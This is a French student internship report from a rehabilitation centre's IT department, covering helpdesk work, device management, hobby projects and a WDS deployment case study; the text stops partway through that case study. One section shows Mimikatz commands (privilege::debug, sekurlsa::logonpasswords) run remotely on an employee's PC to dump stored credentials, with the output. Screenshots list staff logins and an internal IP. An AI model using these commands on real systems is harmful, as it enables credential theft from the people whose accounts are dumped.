

RAPPORT DE STAGE

Théo OGER



TSN

2023 - 2024

SOMMAIRE

| | |
|---|-----------|
| I) REMERCIEMENTS | 3 |
| II) INTRODUCTION | 4 |
| III) PRESENTATION DE L'ETABLISSEMENT | 5 |
| 1. La fondation COS / le CMPR de Bobigny | 5 |
| 2. Le service informatique | 6 |
| 3. Organigramme | 6 |
| IV) ACTIVITES EFFECTUEES | 7 |
| 1)Assistance aux utilisateurs (helpdesk) | 7 |
| 1. Appels téléphoniques | 7 |
| 2. Gestion unifiée des clients : Endpoint Central | 7 |
| 3. Le portail d'applications Applidis | 9 |
| 4. Autres interventions | 10 |
| 2) Gestion de parc | 11 |
| 1. Déploiement de nouveaux PC | 11 |
| 2. Changement de matériels divers | 11 |
| 3. Déploiement de capteurs de températures | 12 |
| 4. Préparation de salles de réunion | 12 |
| 3) AUTRES ACTIVITES DE DECOUVERTE | 13 |
| 1. Raspberry PI | 13 |
| 2. Imprimante 3D | 14 |
| 3. Mimikatz | 15 |
| V) ETUDE DE CAS | 17 |
| 1. Le reconditionnement physique des machines | 17 |
| 2. La préparation de la plateforme WDS | 18 |
| 3. Le déploiement de Windows en réseau | 21 |
| VI) CONCLUSION | 22 |
| ANNEXE | 23 |

I) REMERCIEMENTS

Je remercie toute l'équipe informatique du CMPR de Bobigny (Centre de médecine physique et de réadaptation), Ounissa, Isaïe de m'avoir accueilli au sein de leur bureau, de s'être occupé de moi avec tant de gentillesse et de m'avoir appris autant de choses en si peu de temps.

Je remercie également le responsable du service informatique M. DINH-NHO de m'avoir proposé de faire ce stage et de m'avoir pris comme stagiaire au sein de son équipe.

Pour finir, je remercie l'établissement de m'avoir fait confiance, de m'avoir proposé une équipe aussi bienveillante qui se soit occupé de moi, et cela durant toute la période de mon stage.

II) INTRODUCTION

Élève de TSN j'ai effectué un stage de 6 semaines du 13 Novembre au 22 Décembre 2023.

Nous devons effectuer 22 semaines de stage en filière SN (Système Numérique) afin d'obtenir notre diplôme.

J'ai effectué 6 semaines de stage en classe de seconde puis 10 en classe de 1ere, et 6 en classe de Terminale. Les stages sont une partie importante de notre formation, car ils permettent de compléter ce que nous apprenons au lycée. Il est obligatoire de valider l'ensemble de ces 22 semaines de stage.

J'ai réalisé mon stage au CMPR de Bobigny (Centre de médecine physique de réadaptation). Sous la responsabilité de Monsieur DINH-NHO Quoc-Viet où j'ai intégré l'équipe informatique.

III) PRESENTATION DE L'ETABLISSEMENT

1. La fondation COS / le CMPR de Bobigny

La dénomination sociale de cette entreprise est le CMPR de Bobigny (Centre de médecine Physique et de Réadaptation). Il s'occupe des personnes ayant besoin d'une rééducation motrice.

Ce centre est un établissement secondaire dont le siège social est une GE d'utilité publique et se nomme Fondation COS Alexandre GLASBERG situé au 88-90 boulevard de Sébastopol, 75003 PARIS.

L'adresse où j'ai effectué mon stage est domicilié au 359, avenue Paul-Vaillant-Couturier à BOBIGNY (93000).

Ce centre a ouvert ses portes en octobre 2006, son effectif est estimé entre 200 et 249 personnes qui y travaillent chaque jour.



2. Le service informatique


Le service informatique est garant de l'intégrité et la sécurité des systèmes informatiques du CMPR. Dans cette optique, il maintient le système d'information dans des conditions optimales à son fonctionnement. En outre il réfléchit et met en œuvre des solutions répondant aux besoins de l'organisation. Il accompagne aussi les utilisateurs dans l'utilisation de leurs outils informatiques qui sont mis à disposition par l'entreprise.

Dans le cadre du stage, j'ai aidé au maintien du système informatique du CMPR en effectuant diverses interventions directement auprès de l'utilisateur ou directement auprès de machines défectueuses.

3. Organigramme



ORGANIGRAMME CMPR DE BOBIGNY



IV) ACTIVITES EFFECTUEES

1)Assistance aux utilisateurs (helpdesk)

1. Appels téléphoniques

Ma tâche consistait à répondre aux appels téléphoniques, je recueillais leurs problèmes et je collectais les informations nécessaires au bon diagnostic.

Une fois les informations recueillis, je procédais au diagnostic puis je tentais de le résoudre directement par téléphone ou bien par prise de contrôle à distance via Endpoint Central. Pour les cas où cela n'était pas possible je me déplaçais directement sur le lieu d'intervention.

La plupart du temps, le problème était résolu par la simple prise de contrôle à distance.

2. Gestion unifiée des clients : Endpoint Central

J'ai découvert et appris à utiliser le logiciel Endpoint Central. C'est un logiciel très utile et puissant car il permet de gérer un parc informatique (inventoriage, gestion des applications installés, prise de contrôle à distance, cmd à distance, annonces en ligne...).

Endpoint Central permet aussi d'ajouter des applications dans ce qu'on appelle le portail libre-service. L'agent est accessible dans la zone de notifications et permet d'installer des applications facilement avec un simple clic même sans privilège administrateur.

Il est aussi possible d'éteindre des machines à distance ou même les sortir de la veille.

Il permet donc de gérer entièrement les machines se trouvant dans le réseau et a notamment été très utile quand par exemple on devait mettre à jour les OS (Windows) sur tous les PC de cette entreprise : on pouvait le lancer en ligne de commande sans que l'utilisateur ne s'en rende compte et de nous faire gagner beaucoup de temps.

Afficher : ☒ Tous les ordinateurs ☐ Ordinateurs analysés ?

Importer depuis un fichier CSV Mise à jour en bloc Filtres

Total : 194

| | Nom de l'ordinateur | Utilisateur ayant ouvert une session | Domaine | Système d'exploita | Service Pack | Version | Dernière analyse r | État de la licen |
|--------------------------|---------------------|--------------------------------------|-----------|--------------------|------------------|------------|---------------------|------------------|
| <input type="checkbox"/> | ClinoWo... | Clino | WORKGROUP | Windows 10 Ent... | Windows 10 Ve... | 10.0.17763 | nov. 13, 2023 11... | Notification |
| <input type="checkbox"/> | D-010 | -- | CMPR | Windows 10 Pr... | Windows 10 Ve... | 10.0.19045 | nov. 5, 2023 12... | Licensed |
| <input type="checkbox"/> | D-025 | -- | CMPR | Windows 10 Pr... | Windows 10 Ve... | 10.0.19045 | nov. 10, 2023 12... | Licensed |
| <input type="checkbox"/> | D-026 | fbechenine | CMPR | Windows 10 Pr... | Windows 10 Ve... | 10.0.19045 | nov. 13, 2023 12... | Licensed |
| <input type="checkbox"/> | D-027 | mdiaby | CMPR | Windows 10 Pr... | Windows 10 Ve... | 10.0.19045 | nov. 13, 2023 11... | Licensed |
| <input type="checkbox"/> | D-028 | ldebarleduc | CMPR | Windows 10 Pr... | Windows 10 Ve... | 10.0.19045 | oct. 27, 2023 12... | Licensed |
| <input type="checkbox"/> | D-029 | UF3 | CMPR | Windows 10 Pr... | Windows 10 Ve... | 10.0.19045 | nov. 13, 2023 11... | Licensed |
| <input type="checkbox"/> | D-030 | nmoussaoui | CMPR | Windows 10 Pr... | Windows 10 Ve... | 10.0.19045 | nov. 13, 2023 09... | Licensed |
| <input type="checkbox"/> | D-031 | smeunier | CMPR | Windows 10 Pr... | Windows 10 Ve... | 10.0.19045 | nov. 13, 2023 09... | Licensed |
| <input type="checkbox"/> | D-032 | brajaonah | CMPR | Windows 10 Pr... | Windows 10 Ve... | 10.0.19045 | nov. 13, 2023 11... | Licensed |
| <input type="checkbox"/> | D-033 | pdibango | CMPR | Windows 10 Pr... | Windows 10 Ve... | 10.0.19045 | nov. 13, 2023 09... | Licensed |
| <input type="checkbox"/> | D-034 | vfouet | CMPR | Windows 10 Pr... | Windows 10 Ve... | 10.0.19045 | nov. 13, 2023 10... | Licensed |
| <input type="checkbox"/> | D-035 | fleguay | CMPR | Windows 10 Pr... | Windows 10 Ve... | 10.0.19045 | nov. 13, 2023 09... | Licensed |

Vue d'ensemble du parc informatique

Endpoint Central Accueil Configurations Gestion des correctifs Déploiement logiciel Inventaire ...

Ordinateurs > Détails de l'ordinateur

Détails de l'ordinateur - D-026

Dernière analyse : nov. 13, 2023 12:06 PM Utilisateur actuellement connecté sur : fbechenine Dernier utilisateur ayant ouvert une session : fbechenine

Heure du dernier démarrage : oct. 17, 2023 03:33 PM

Résumé Système Matériel Logiciel Certificats Géolocalisation Détails du fichier Sécurité

D-026 Adresse IP 10.20.6.137 Propriétaire principal cmpr-pc État de la licence du système d'exploitation Licensed

Résumé des équipements

| | |
|----------------------------|------|
| Nombre total des matériels | : 33 |
| Nombre total des logiciels | : 41 |
| Logiciels commerciaux | : 0 |
| Logiciel non commercial | : 0 |
| Logiciels interdits | : 0 |
| Correctifs manquants | : 34 |

Disk Usage

238 133

Résumé du système d'exploitation

| | | | |
|------------------------|---|---------------|---|
| Système d'exploitation | : Windows 10 Professional Edition (x64) | Version du SE | : |
| Enregistré dans | : cmpr-pc | ID de produit | : |

Gestionnaire des tâches

- Planificateur de tâche
- Renommer ordinateur
- Services
- Invite de commande
- PowerShell
- Registre
- Gestionnaire de fichiers
- Observateur d'événements
- Gestionnaire de périphériques
- Partages
- Imprimantes
- Groupes
- Matériel
- Logiciel
- Utilisateurs

Actions

- Analyse des correctifs
- Analyse des équipements
- Arrêter
- Redémarrer
- Gestionnaire système
- Contrôle à distance
- Conversation
- Détails des correctifs
- Détails d'inventaire

Résumé d'état d'un PC et possibilité d'action sur celle-ci

COS CMPR BOBIGNY

Portail en libre service

Apps (15)
Updates (0)

Tous les statuts
Toutes les applications
Toutes les heures de publication
Dernière synchronisation : 11/13/2023 10:48:13 AM

| Nom de l'application | Version | Fournisseur | Description | Heure de la publication | Action |
|--------------------------------|--------------|-----------------------|-------------|-------------------------|-----------|
| Acrobat Reader x64 fr-FR | -- | -- | -- | Apr 14, 2023 06:52 PM | Installer |
| Applidis Workplace SP3 | 6.2.0.206 | Systancia | -- | Apr 14, 2023 06:52 PM | Installer |
| Dragon Medical One | 21.4.81.2204 | Nuance Communicat | -- | Apr 14, 2023 06:52 PM | Installer |
| GLPI Agent | 1.4 | Teclib' and contribut | -- | Apr 14, 2023 06:52 PM | Installer |
| Java Runtime Environment 1.8. | 8.0.1210.13 | Oracle Corporation | -- | Apr 14, 2023 06:52 PM | Installer |
| Java Runtime Environment 1.8. | 8.0.1510.12 | Oracle Corporation | -- | Apr 14, 2023 06:52 PM | Installer |
| Microsoft Office 2019 Standarc | 10392.20029 | Microsoft | -- | Apr 14, 2023 06:52 PM | Installer |
| Microsoft Office 2021 Standarc | 14332.20416 | Microsoft | -- | Apr 14, 2023 06:52 PM | Installer |
| Microsoft Office C2R Désinsall | -- | -- | -- | Apr 14, 2023 06:52 PM | Installer |
| Microsoft Outlook Signature Cl | -- | -- | -- | Apr 14, 2023 06:52 PM | Installer |
| Microsoft Teams | -- | Microsoft | -- | Apr 14, 2023 06:52 PM | Installer |
| SonicWall Global VPN Client | -- | SonicWall | -- | Apr 14, 2023 06:52 PM | Installer |

Powered By
ManageEngine Endpoint Central 11

Portail en libre-service

3. Le portail d'applications Applidis

La plupart des tickets étaient liés à Applidis plus précisément sur Osiris.
 Applidis est un portail qui permet d'accéder aux applications métiers de presque tous les salariés. Les données de ces logiciels métiers sont stockées dans des serveurs au siège.

Applidis- Bureautique

Applidis- Bureautique / Applidis- Divers

Applidis- Médecine

Applidis- Support

Vos bureaux

Portail d'applications Applidis

4. Autres interventions

Le CMPR dispose d'une salle des serveurs regroupant les serveurs du siège et du CMPR ; dans ces salles se trouvent les serveurs de contrôleurs de domaines, serveurs de fichier, d'applications etc...



La salle des serveurs

Mes interactions avec cette salle étaient limitées. Néanmoins, il y a eu un jour, une coupure de courant qui a nécessité une réactivation rapide des climatisations (un des blocs n'est pas sur le groupe électrogène). Si les blocs de climatisation n'étaient pas rallumés, cela aurait eu pour conséquence une surchauffe des serveurs et de possibles pertes de données en cas d'extinction automatique d'urgence.

En parallèle de mes tâches à distance et des interventions dans les salles des serveurs, j'ai également contribué au brassage de prises RJ45.



Tableau de brassage

Il me suffisait de relier une prise RJ45 du bandeau au switch pour la rendre fonctionnelle.

2) Gestion de parc

1. Déploiement de nouveaux PC

Au cours de mon stage, j'ai été chargé de préparer les nouveaux PC de l'entreprise.

Cette tâche englobait plusieurs étapes, notamment l'intégration des machines dans le domaine, l'installation des mises à jour nécessaires, le déploiement d'applications spécifiques et la personnalisation des postes de travail pour faciliter l'expérience utilisateur.

Parmi les actions entreprises, j'ai épinglé certaines applications essentielles sur le bureau, effectué les premières connexions aux PC, et assuré la transition fluide des utilisateurs vers leurs nouveaux équipements. Une fois les préparatifs accomplis, les PC étaient remis aux utilisateurs concernés.

2. Changement de matériels divers

J'ai également participé à des tâches logistiques. Cela incluait le remplacement des cartouches d'encre des imprimantes ainsi que des collecteurs usagés. Pour le faire nous devons donc regarder la marque de l'imprimante et la compatibilité des cartouches ou du collecteur. Toutes ces pièces sont stockées dans une salle de réserve.



Local de réserve informatique

Une partie de mes responsabilités comprenait aussi l'installation de périphérique tels que souris et claviers, docks, écrans, et bras pour écrans.

3. Déploiement de capteurs de températures

J'ai déployé des capteurs de température au sein du CMPR, notamment dans les réfrigérateurs renfermant des médicaments dont la périssabilité dépend strictement des conditions de conservation adéquates. Au cours de mon stage, j'ai pris en charge l'installation de ces capteurs dans plusieurs réfrigérateurs distincts. Par la suite, grâce à un logiciel spécifique, KILOG-RF, nous avons pu surveiller en temps réel les courbes de température, garantissant ainsi le suivi précis des conditions thermiques de chaque réfrigérateur. Ces capteurs sont déployés dans les réfrigérateurs mais aussi dans les deux salles des serveurs, assurant une surveillance de l'intégrité des médicaments stockés ainsi que la chaleur des salles des serveurs.



Courbes de températures des frigors sur KILOG-RF

4. Préparation de salles de réunion

J'ai été responsable de la préparation des salles de réunion. Cette tâche consistait à la mise en place de l'ensemble des équipements tels que les caméras, ordinateurs et vidéoprojecteurs pour des présentations ou des visioconférences.

3) AUTRES ACTIVITES DE DECOUVERTE

1. Raspberry PI

Pendant mon temps libre, j'ai entrepris la configuration d'un Raspberry Pi. J'ai donc pris une carte SD que j'ai formaté avant d'utiliser un logiciel approprié pour écrire les fichiers nécessaires sur la carte.




Une fois l'installation effectuée, je me suis interrogé sur les possibilités offertes par un Raspberry Pi. J'ai décidé d'explorer l'idée d'utiliser l'appareil comme émulateur de console.

Pour concrétiser cette idée, j'ai suivi une procédure en utilisant le site Recalbox.

Après l'installation, j'ai parcouru les fichiers de mon Raspberry Pi et repéré le répertoire des ROMs. Pour tester l'émulation, j'ai ajouté des ROMs de jeux, notamment le jeu Pitfall conçu initialement pour la première console Atari.

Cette démarche m'a permis de découvrir le potentiel du Raspberry Pi et de me familiariser davantage avec ses possibilités en dehors de mes responsabilités principales au sein de l'entreprise.



Interface de Recalbox

2. Imprimante 3D

Aussi, j'ai appris à utiliser une imprimante 3D. On télécharge un modèle 3D sur thingivers et nous récupérons un fichier STL.

Nous mettons ce fichier sur CURA pour pouvoir le visualiser en 3D, nous choisissons la taille et faisons des changements sur notre modèle.

Ensuite il nous suffit d'importer notre fichier CURA dans notre carte SD.

On met bien droit le plateau et réglons la vitesse et la chaleur de la buse.

Nous mettons notre carte SD dans l'imprimante 3D et lançons l'impression.



Imprimante 3D



Travaux d'impression 3D

3. Mimikatz

Pendant mon stage, j'ai été confronté à un problème majeur lié à l'oubli fréquent des mots de passe par les utilisateurs pour pallier à ce problème, le service informatique a identifié une faille dans Windows server, offrant ainsi une opportunité d'apprentissage. Ayant eu connaissance de cette vulnérabilité, j'ai décidé d'explorer son exploitation dans un but éducatif.

Cela m'a conduit à découvrir un outil spécifique, Mimikatz. En suivant les procédures recommandées, j'ai utilisé cet outil de manière contrôlée, notamment en ouvrant un RCMD (Invite de commande à distance) avec Endpoint Central en exécutant trois lignes de commande spécifiques sur l'ordinateur concerné.

Il est important de souligner que l'utilisation de cet outil était limitée à un contexte éducatif.

mimikatz # privilege::debug

Il permet de monter les privilèges

mimikatz # log nameoflog.log

Cette commande permet d'enregistrer le résultat dans un fichier journal pour qu'on puisse revoir après les résultats obtenus

mimikatz # sekurlsa::logonpasswords

Cette commande permet de récupérer les mots de passe enregistrés, dans la machine

```

C:\WINDOWS\system32>\\sv-WSUS\deploy$\mimikatz\mimikatz

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## /\ ## /*** Benjamin DELPY`gentilkiwi` ( benjamin@gentilkiwi.com )
## \/ ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX      ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # Privilege '20' OK

```

Commande d'entrée dans mimikatz

```

tspkg :
wdigest :
* Username : fbechenine
* Domain : CMPR
* Password : [REDACTED]
kerberos :
* Username : fbechenine
* Domain : CMPR.COM
* Password : (null)
ssp :
[00000000]
* Username : fbechenine
* Domain : COS
* Password : [REDACTED]
credman :
cloudap :

```

Réponse de mimikatz : identification Windows et Outlook

V) ETUDE DE CAS

Le service informatique dispose d'un parc machine qui a été renouvelé dernièrement. Les anciens PC seront donnés aux salariés mais doivent être tous en état de fonctionnement au moment de la remise.

Il m'a été donné la mission de les reconditionner physiquement et de mettre en état d'usine leur système d'exploitation via un déploiement de système d'exploitation par le réseau avec Microsoft Windows Server 2012 R2.

Il m'a donc fallu réfléchir aux étapes nécessaires à la réalisation de ce projet.

1. Le reconditionnement physique des machines

Le reconditionnement physique va consister à dépoussiérer et vérifier l'état de chaque machine

En fonction de l'état de fonctionnement des composants de l'ordinateur, nous allons pouvoir répartir les machines en 3 catégories : les PC en bon état, les PC réparables et les PC trop dégradés pour être réparés. Ces derniers sont démontés et leurs composants fonctionnels sont récupérés comme pièces de rechange pour les PC réparables. (écrans, mémoire RAM, clavier, batterie, disque dur, ports de périphériques, etc....).

J'ai donc pu démonter et réparer plusieurs machines défectueuses.



PC destiné à être utilisé comme pièce de rechange



PC portable démonté


2. La préparation de la plateforme WDS

Pour déployer une image Windows sur chaque machine de façon simple et efficace, il m'a fallu préparer une plateforme de déploiement. J'ai donc opté pour un serveur WDS (Windows Deployment Service) ; il permet aux ordinateurs qui ont démarré à partir du réseau en PXE d'installer automatiquement un système d'exploitation préconfiguré. Les images d'amorçage fournissent le démarrage initial, tandis que les images d'installation contiennent les fichiers nécessaires pour installer le système d'exploitation.

Pour mettre cela en place j'ai eu besoin d'une machine disposant de Windows Server. J'ai donc installé Microsoft Windows Server 2012 R2 sur mon ordinateur via une clé USB.

Pour que mon serveur WDS fonctionne correctement j'ai besoin de 4 services :

- Le service AD DS (création de mon domaine d'entreprise)
- Le serveur DNS (translation des noms d'ordinateurs et leur adresse IP, obligatoire pour un domaine)
- Le serveur DHCP (attribution automatique d'adresses IP au sein de mon réseau local)
- Le service de déploiement Windows



Sélection des rôles du serveur

L'installation de ces 4 fonctionnalités étant terminée, il reste à les configurer.

Je paramètre l'adresse IP de mon serveur en statique pour qu'elle reste fixe, cela va m'éviter de modifier la configuration de mon DNS et DHCP à chaque démarrage.


AD DS m'a permis de créer mon propre domaine, je promeus donc mon serveur en tant que contrôleur de domaine et je lui donne un nom de domaine ainsi qu'un mot de passe Admin.

Le serveur DNS m'a permis de convertir nos noms d'ordinateur en IP et inversement. Pour cela j'ai créé une zone de recherche direct où j'ai mis mon nom de domaine et une zone de recherche inversé où j'ai mis l'adresse IP de mon serveur.

Je crée dans mon serveur DHCP une nouvelle étendue d'adresses IP que notre serveur va pouvoir distribuer : 192.168.1.10 à 192.168.2.254

[Option 66 et 67]

Sur la console de gestion du WDS, j'ai mis mon image de démarrage ainsi que mon image d'installation choisi : Windows 10 Pro. Je configure le WDS pour faire en sorte que mon serveur réponde à chaque requête d'autre ordinateur.



Interface de mon service de déploiement

La création et la configuration de notre serveur WDS est maintenant terminé et fonctionnel.

Le déploiement est donc possible mais en vue du grand nombre de PC à installer, j'ai écrit un fichier Unattend.xml afin de permettre un déploiement automatique.

Le fichier Unattend.xml est un fichier de réponse non assistée utilisé dans le cadre de l'installation de systèmes d'exploitation Microsoft. Principalement associé à des outils de déploiement automatisé tels que WDS, ce fichier contient des configurations spécifiques visant à automatiser le processus d'installation de Windows.

Les configurations incluses dans le fichier Unattend.xml couvrent divers paramètres, tels que les paramètres régionaux, les informations de licence, les comptes utilisateurs, la gestion de partitions, la partition d'installation de Windows, les paramètres réseaux et d'autres options d'installation.

